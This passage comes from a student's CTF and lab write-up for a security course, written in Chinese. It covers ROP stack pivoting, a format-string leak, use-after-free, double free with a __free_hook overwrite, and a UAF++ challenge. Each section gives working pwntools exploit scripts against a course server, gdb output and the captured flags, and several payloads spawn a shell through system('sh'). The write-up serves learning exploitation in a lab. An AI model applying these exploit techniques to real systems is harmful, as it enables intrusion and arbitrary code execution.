# 0x000000000047dcbb : pop rdx ; pop rbx ; ret
# 0x0000000000448d27 : pop rax ; ret
pop_rdi = 0x0000000000401832
pop_rsi = 0x000000000040f01e
pop_rdx_rbx = 0x000000000047dcbb
pop_rax = 0x0000000000448d27
bss1 = 0x4c2700
bss2 = 0x4c2800
bss3 = 0x4c2900
syscall = 0x448280
main_read = 0x401ce1

ropc = flat([bss1, main_read])
payload = BOF + ropc
r.send(payload)

file_addr = b'/home/chal/flag.txt'.ljust(0x20, b'\x00')
ropc = flat([bss2, pop_rdi, bss1-0x20, pop_rsi, 0, pop_rdx_rbx, 0, 0, pop_rax, 0x2, syscall, main_read])
payload = file_addr +ropc
r.send(payload)

ropc = flat([bss1, pop_rdi, 3, pop_rsi, bss3, pop_rdx_rbx, 0x30, 0, pop_rax, 0x0, syscall, main_read])
payload = file_addr +ropc
r.send(payload)

ropc = flat([bss2, pop_rdi, 1, pop_rsi, bss3, pop_rdx_rbx, 0x30, 0, pop_rax, 0x1, syscall, 0 ])
payload = file_addr +ropc
r.send(payload)

r.interactive()
```

Figure 47: StackPivot_Code.

7. 得出 Flag

```
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN2/StackPivot/share$ python exp.py
[+] Opening connection to 10.113.184.121 on port 10054: Done
[*] Switching to interactive mode
flag{www.youtube.com/watch?v=VLxvVPNpU04}
\x00\x00\x00\x00\x00\x00Segmentation fault
[*] Got EOF while reading in interactive
```

Figure 48: StackPivot_Flag.

[Lab] FMT

· flag{www.youtube.com/watch?v=Ci_zad39Uhw}

解題流程和思路

跟著助教上課的內容實作

1. 先得知我們要 leak stack 上的 address, 他的所被 print 出來的順序為何

```
gef➤  p/x (0x00007fffffffdd48 - 0x00007fffffffdc10) / 8 + 6
$1 = 0x2d
```

Figure 49: FMT_getPrintOrderOfLeakTextAddr.

2. 再來透過 vmmap 找出 text_base 為何, 並用我們要 leak 的 address 減去 text_base 得出 我們要 leak 的 address 在 text address 上的 offset

```
gef➤  p/x 0x00005555555551e9 - 0x0000555555554000
$2 = 0x11e9
```

Figure 50: FMT_getLeakTextAddrOffest.

3. 得出 flag 的 address

```
gef➤  p &flag
$4 = (<data variable, no debug info> *) 0x555555558040 <flag>
```

Figure 51: FMT_getFlagAddr.

4. 得出 flag 在 text address 上的 offset

```
gef➤  p/x 0x555555558040-0x0000555555554000
$5 = 0x4040
```

Figure 52: FMT_getFlagAddrOffset.

5. 最後, 得出 flag 是在第幾個位置被 print 出來, 以及要在 stack 上蓋多少值後， 再將 flag address 寫入 stack 中

```
gef➤  p/x (0x00007fffffffdca0 - 0x00007fffffffdc10)/8 + 6
$3 = 0x18
gef➤  p/x 0x00007fffffffdca0-0x00007fffffffdc20
$4 = 0x80
```

Figure 53: FMT_getPrintfOrderOfFlag_and_PaddingOfFlag.

6. 根據上述內容寫成 code

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10055)

payload = b'%p. ' * 0x2d + b'\n'
r.send(payload)

offest = 0x11e9
text_leak =  int(r.recvline().split(b'.')[-2], 16)
info(f'text_leak = {hex(text_leak)}')

text_base = text_leak - offest
info(f'text_base = {hex(text_base)}')

flag_offset = 0x4040
flag_addr = text_base + flag_offset

payload = b'%p' * 0x17 + b',' + b'%s'
payload = payload.ljust(0x80, b'\x00')
payload += p64(flag_addr)
r.send(payload)

flag = r.recvline().split(b',')[-1]
print(flag)

r.interactive()
```

Figure 54: FMT_Code.

7. 得出 flag

```
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN2/FMT/share$ python exp.py
[+] Opening connection to 10.113.184.121 on port 10055: Done
[*] text_leak = 0x55751c77d1e9
[*] text_base = 0x55751c77c000
b'flag{www.youtube.com/watch?v=Ci_zad39Uhw}\n'
```

Figure 55: FMT_Flag.

[HW3] HACHAMA

· Thy Cry RRRRRRRRRRRRRRRRRRRR HaAchaMAAAAAAAAAA

解題流程和思路

1. 本題經過, 和 r12922146 同學一同和 deadline 奮鬥後, 最終宣告無疾而終, 不過, 有如以下的想法, 而且只要中間過程 syscall 不報錯, 我覺得相當有機會成功, 想法如下: (1) 本題不像 lab, 指令能一次 ROP Chain 就完成, 需要至少 3 次, 也就是執行一次 Open 指令需要串 3 個 ROP Chain, 那這邊我有將我的精華用圖表示, Figure 56, 大概就是要注意怎麼樣才能完整 read 一個指令, 以及 read 完整指令後怎麼讓執行流程正確, 經過我腦袋的 CPU, 初步 debug 後, 只要前面兩次 read 時, 所觸發的 syscall 不要讓程式終止, 應該就沒事了, 後面的 read write 指令, 也就可以效仿這個 open 指令的組成。



Figure 56: HACHAMA_Idea.

[Lab] UAF

- flag{https://www.youtube.com/watch?v=CUSUhXqThjY}

解題流程和思路

1. 跟著助教上課的內容實作
2. 作法流程：
   (1) 題目會送我們兩個禮物, 第一個是 system 的 function pointer, 第二個是題目會先 malloc(0x10)的 chunk, 並且把這個 chunk 的位址給我們
   (2) 首先我們先 register 2 個 Entity, 為什麼是兩個? 那我們必須得了解, 我們這次解題的目的是為了觸發 system("sh"); system 的 address 可以對應到 Entity 的 event_handle, sh 的位址可以對應到 Entity 的 event(可以看成 event_handle(event) = system("sh")), 但是我們沒有一個正常的方法可以去修改 event_handle 和 event, 因此我們可以透過先註冊兩個 Entity 再將第一個 Entity 刪除, 然後透過 set_name malloc 一個和 Entity 一樣大小的空間, 此時 set_name 的位址就會對應道第一個 Entity 的位址
   (3) 重點：只要讓我們的 name 符合 Entity 的格式就能成功觸發我們要的內容, 如下 ("/x00","sh 的 address", "system 的 address")
   (4) 那 sh 怎麼產生? 可以透過 register 2 個 Entity 後, 去 set_name(1, 0x10, b"sh\x00"), 此時 sh 存放的位址剛好會是題目 gift 給我們的位址加上 0x60 (2 個 Entity 的空間,加上題目 malloc(0x10), 3 個空間實際佔有的空間都是 0x20), 而 system 題目 gift1 給的就是了
   (5) 最後去 trigger_event, 就可以去執行了

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10057)
# r = process('./chal')

def register(idx):
    r.recvuntil(b'choice: ')
    r.send(b'1' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')

def delete(idx):
    r.recvuntil(b'choice: ')
    r.send(b'2' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')

def set_name(idx,length, name):
    r.recvuntil(b'choice: ')
    r.send(b'3' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')
    r.recvuntil(b'Length: ')
    r.send(str(length).encode() + b'\x00')
    r.recvuntil(b'Name: ')
    r.send(name)

def trigger_event(idx):
    r.recvuntil(b'choice: ')
    r.send(b'4' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')
```

Figure 57: UAF_Code1.

```python
r.recvuntil(b'gift1: ')
system = int(r.recvline()[:-1], 16)
info(f'system = {hex(system)}')

r.recvuntil(b'gift2: ')
heap_leak = int(r.recvline()[:-1], 16)
info(f'heap_leak = {hex(heap_leak)}')

sh_addr = heap_leak + 0x60
register(0)
register(1)
set_name(1, 0x10, b'sh\x00')
delete(0)
set_name(1, 0x18, p64(0) + p64(sh_addr) + p64(system))
trigger_event(0)

r.interactive()
```

Figure 58: UAF_Code2.

```
$ cat flag.txt
flag{https://www.youtube.com/watch?v=CUSUhXqThjY}
```

Figure 59: UAF_Flag.

[Lab] Double Free

· flag{a_iU8YeH944}

解題流程和思路

1. 首先, 先處理環境問題, 我將 docker 內的 libc 搬到本地端並 patch, 詳細流程看 Figure 60, Figure 61, Figure 62

```
lambo@Ubuntu-Lambo:~$ sudo docker cp de3a9bfd6f65:/usr/lib/x86_64-linux-gnu/libc-2.31.so .
Successfully copied 2.03MB to /home/lambo/.
```

Figure 60: DoubleFree_copyLibc-so.

```
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ pip in
stall patchelf
Collecting patchelf
  Downloading patchelf-0.17.2.1-py2.py3-none-manylinux_2_5_x86_64.manylinux1_x86
_64.musllinux_1_1_x86_64.whl (425 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 425.7/425.7 kB 5.2 MB/s eta 0:00:00
Installing collected packages: patchelf
Successfully installed patchelf-0.17.2.1
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ patche
lf  --replace-needed libc.so.6 ./libc-2.31.so chal
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ ls
chal  chal.c  exp.py  flag.txt  Makefile  run.sh
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ ldd ch
al
        linux-vdso.so.1 (0x00007fff5e562000)
        ./libc-2.31.so (0x00007efdbc9e8000)
        /lib64/ld-linux-x86-64.so.2 (0x00007efdbcbe2000)
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$
```

Figure 61: DoubleFree_patchLib.

```
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ patche
lf  --set-interpreter ./ld-2.31.so chal
lambo@Ubuntu-Lambo:~/Desktop/hw3_r12922054/PWN3/DoubleFree/release/share$ ldd ch
al
        linux-vdso.so.1 (0x00007fffbb7ce000)
        ./libc-2.31.so (0x00007f5f5dc9d000)
        ./ld-2.31.so => /lib64/ld-linux-x86-64.so.2 (0x00007f5f5de98000)
```

Figure 62: DoubleFree_patchLd.

2. 解題概念：

(1) 首先, 先填滿 tcache (add 1-7), 然後去產生可以放到 unsorted bin 裡面的 trunk (add 8), 並且再去產生一個 block, 其目的是去防止 delete(8) 時, 該 chunk 不會被放回 top

(2) 接著, 就可以依序 delete(1-8), 1-7 會塞滿 tcache, 8 會放進 unsorted bin

(3) 再來, 這步是關鍵, 要拿到 libc base, 首先我們先 add 一塊 0x10 大小的 chunk, 那這個 chunk 會去將原先 unsorted bin 中的 free chunk(原 index = 8 的那個) 拿出來切, 此時可以參照下圖 Figure 63, 就可以拿到關於 libc base 的資訊, 後續再做一些調整即可(可看 code)

(4) 最後, 再把 next 指針設為 free_hook, 這樣下一次進行 malloc 時就會觸發 free_hook, 並將 free_hook 的內容修改為 system 函數的地址。這樣當之後調用 free(0) 時，將觸發 system('/bin/sh'), 以下為實作的 code, Figure 64 和 Figure 65

參考來源 : https://www.anquanke.com/post/id/241316#h3-5

```
0x55c73ae5e6c0: 0x0000000000000000      0x0000000000000021
0x55c73ae5e6d0: 0x00007f4373703c0a      0x00007f4373703c60
0x55c73ae5e6e0: 0x0000000000000000      0x0000000000000071
0x55c73ae5e6f0: 0x00007f4373703be0      0x00007f4373703be0
0x55c73ae5e700: 0x0000000000000000      0x0000000000000000
0x55c73ae5e710: 0x0000000000000000      0x0000000000000000
0x55c73ae5e720: 0x0000000000000000      0x0000000000000000
0x55c73ae5e730: 0x0000000000000000      0x0000000000000000
gdb-peda$
0x55c73ae5e740: 0x0000000000000000      0x0000000000000000
```

Figure 63: DoubleFree_How2getLibcBase.

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10058)
# r = process('./chal')
libc = ELF('./libc-2.31.so')

def add_note(index, size):
    r.recvuntil(b'choice: ')
    r.send(b'1' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(index).encode() + b'\x00')
    r.recvuntil(b'Length: ')
    r.send(str(size).encode() + b'\x00')

def read_note(index):
    r.recvuntil(b'choice: ')
    r.send(b'2' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(index).encode() + b'\x00')

def write_note(index, content):
    r.recvuntil(b'choice: ')
    r.send(b'3' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(index).encode() + b'\x00')
    r.recvuntil(b'Content: ')
    r.send(content)

def delete(index):
    r.recvuntil(b'choice: ')
    r.send(b'4' + b'\x00')
    r.recvuntil(b'Index: ')
    r.send(str(index).encode() + b'\x00')
```

Figure 64: DoubleFree_Code1.

```python
for i in range(1, 8):
    add_note(i, 0x80)
    write_note(i, b'a')

add_note(8, 0x80)
write_note(8, b'b')

for i in range(1, 8):
    delete(i)

add_note(9, 0x10)
write_note(9, b'proctected')

delete(8)

add_note(9, 0x10)
write_note(9, b'\n')  # point to the index = 8 chunk fd (freed into unsorted bin), which can be expl
# pause()
read_note(9)

libc_base = u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 138 - 0x10 - libc.sym['__malloc_hook']
log.success("LIBC:" + hex(libc_base))

__free_hook = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']
write_note(7, p64(__free_hook))

add_note(1, 0x80)
write_note(1, b'trigger free hook')

### Enter free hook
add_note(1, 0x80)
write_note(1,  p64(system))
add_note(2, 0x10)
write_note(2,  b'/bin/sh\x00')
### Do free hook content after delete
delete(2)
```

Figure 65: DoubleFree_Code2.

```
$ cat flag.txt
flag{a_iU8YeH944}
```

Figure 66: DoubleFree_Flag.

[HW3] UAF++

- flag{Y0u_Kn0w_H0w_T0_0veR1aP_N4me_aNd_EnT1Ty!!!}

解題流程和思路

1. 本題有 3 個東西需要 leak, 分別是 sh_addr(自己設 sh 字串的位置), elf_addr(也就是 chal 本身的 base) 和 libc_addr
2. 首先, 先註冊 index = 0 的 Entity, 並且宣告長度至少大於 Entity size 的長度(也就是至少大於 0x20); 再來註冊 index = 1 的 Entity, 並且宣告長度至少等於 Entity size 的長度, 此目的是為了至少產生 3 個大小為 Entity 大小的 freed trunk, 如此一來, 下一次去 register(length = 0x18)(也就是 malloc 2 個大小為 Entity 大小的 freed trunk), 時就可以從 “殘留的 fd” leak 出 heap addr 的資訊, 進而分析出 sh_addr 的位置, 可以看示意圖 Figure 67, 我透過 trigger_event(0) 可以 leak 出 0x5582eceb1350 位置的值, 然後將值減去 a 的 ascii 編碼(因為我寫入一個字元 a), 就可以拿到值為 0x5582eceb1300, 然後從圖中可以知道距離 sh 的位置又只差 0x30, 因此再扣去 0x30 就可以得到 sh_addr 了
3. 接著, 去 leak elf_base, 其實作法大同小異, 我們可以注意到把 Entity free 去 free truck 裡時, 他的第一個 8byte 是 fd, 第二個是 key, 第三個是 default_handle 函式的位置, 因此我們只要去 leak 出 default_handle 的 addr, 就可以得到 elf_base addr
4. 再來, 我們來 leak libc_addr, 這步就開始簡單許多, 我們可以去找有在此./chal 中有使用到的 libc function, 去印出他的 got 裡面的 address, 就可以拿到該 function 實際執行的位置, 然後再去減掉該 function 在 libc 裡的 offset, 就可以拿到 libc_base, 就可以進一步去拿到 system_addr
5. 最後一步, 就是去執行 system("sh"), 完工~

```
gdb-peda$ x/30gx 0x5582eceb1000+0x290
0x5582eceb1290: 0x0000000000000000      0x0000000000000021
0x5582eceb12a0: 0x00005582eceb1350      0x00005582eb9ee068
0x5582eceb12b0: 0x00005582eb9ed249      0x0000000000000091
0x5582eceb12c0: 0x0000000000000000      0x00005582eceb1010
0x5582eceb12d0: 0x0000000000006873      0x0000000000000000
0x5582eceb12e0: 0x0000000000000000      0x0000000000000000
0x5582eceb12f0: 0x0000000000000000      0x0000000000000000
0x5582eceb1300: 0x0000000000000000      0x0000000000000000
0x5582eceb1310: 0x0000000000000000      0x0000000000000000
0x5582eceb1320: 0x0000000000000000      0x0000000000000000
0x5582eceb1330: 0x0000000000000000      0x0000000000000000
0x5582eceb1340: 0x0000000000000000      0x0000000000000021
0x5582eceb1350: 0x00005582eceb1361      0x0000000000000000
0x5582eceb1360: 0x00005582eb9ed249      0x0000000000000021
0x5582eceb1370: 0x0000000000000000      0x00005582eceb1010
```

Figure 67: UAF++_info.

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10059)
# r = process('./chal')

elf = ELF('./chal')
libc = ELF('./libc-2.31.so')

putsGot = elf.got['puts']
default_handle = elf.symbols['default_handle']

def register(idx, length, name):
    r.recvuntil(b'choice: ')
    r.send(b'1' + b'\x00')
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())
    r.recvuntil(b'Length: ')
    r.send(str(length).encode() + b'\x00')
    r.recvuntil(b'Name: ')
    r.send(name)

def delete(idx):
    r.recvuntil(b'choice: ')
    r.send(b'2' + b'\x00')
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())

def trigger_event(idx):
    r.recvuntil(b'choice: ')
    r.send(b'3' + b'\x00')
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())

register(0, 0x80, b'a'* 0x10 + b'sh\x00')
register(1, 0x18, b'bbbbbbbb')
delete(1)
delete(0)
```

Figure 68: UAF++_Code1.

```python
### leak sh_addr
register(0, 0x18, b'a')
trigger_event(0)
sh_addr = u64(r.recv()[6:12].ljust(8, b'\x00')) - 0x61 - 0x30
log.success("sh_addr:" + hex(sh_addr))

### leak elf_addr
delete(0)
register(0, 0x18, b'a'*0x10)
trigger_event(0)
elf_base = u64(r.recv()[22:28].ljust(8, b'\x00')) - default_handle
log.success("elf_base:" + hex(elf_base))

### leak libc_addr
delete(0)
register(0, 0x18, p64(0) + p64(elf_base + putsGot) + p64(elf_base + default_handle))
trigger_event(1)
r.recvuntil(b"EVENT: get event named \"")
libc_base = u64(r.recv(6).ljust(8, b'\x00')) - libc.symbols['puts']
log.success("libc_base:" + hex(libc_base))

### system_addr
system = libc_base + libc.symbols['system']
log.success("system:" + hex(system))

delete(0)
register(0, 0x18, p64(0) + p64(sh_addr) + p64(system))
trigger_event(1)

r.interactive()
```

Figure 69: UAF++_Code2.

```
$ cat flag.txt
flag{Y0u_Kn0w_H0w_T0_0veR1aP_N4me_aNd_EnT1Ty!!!}
```

Figure 70: UAF++_Flag.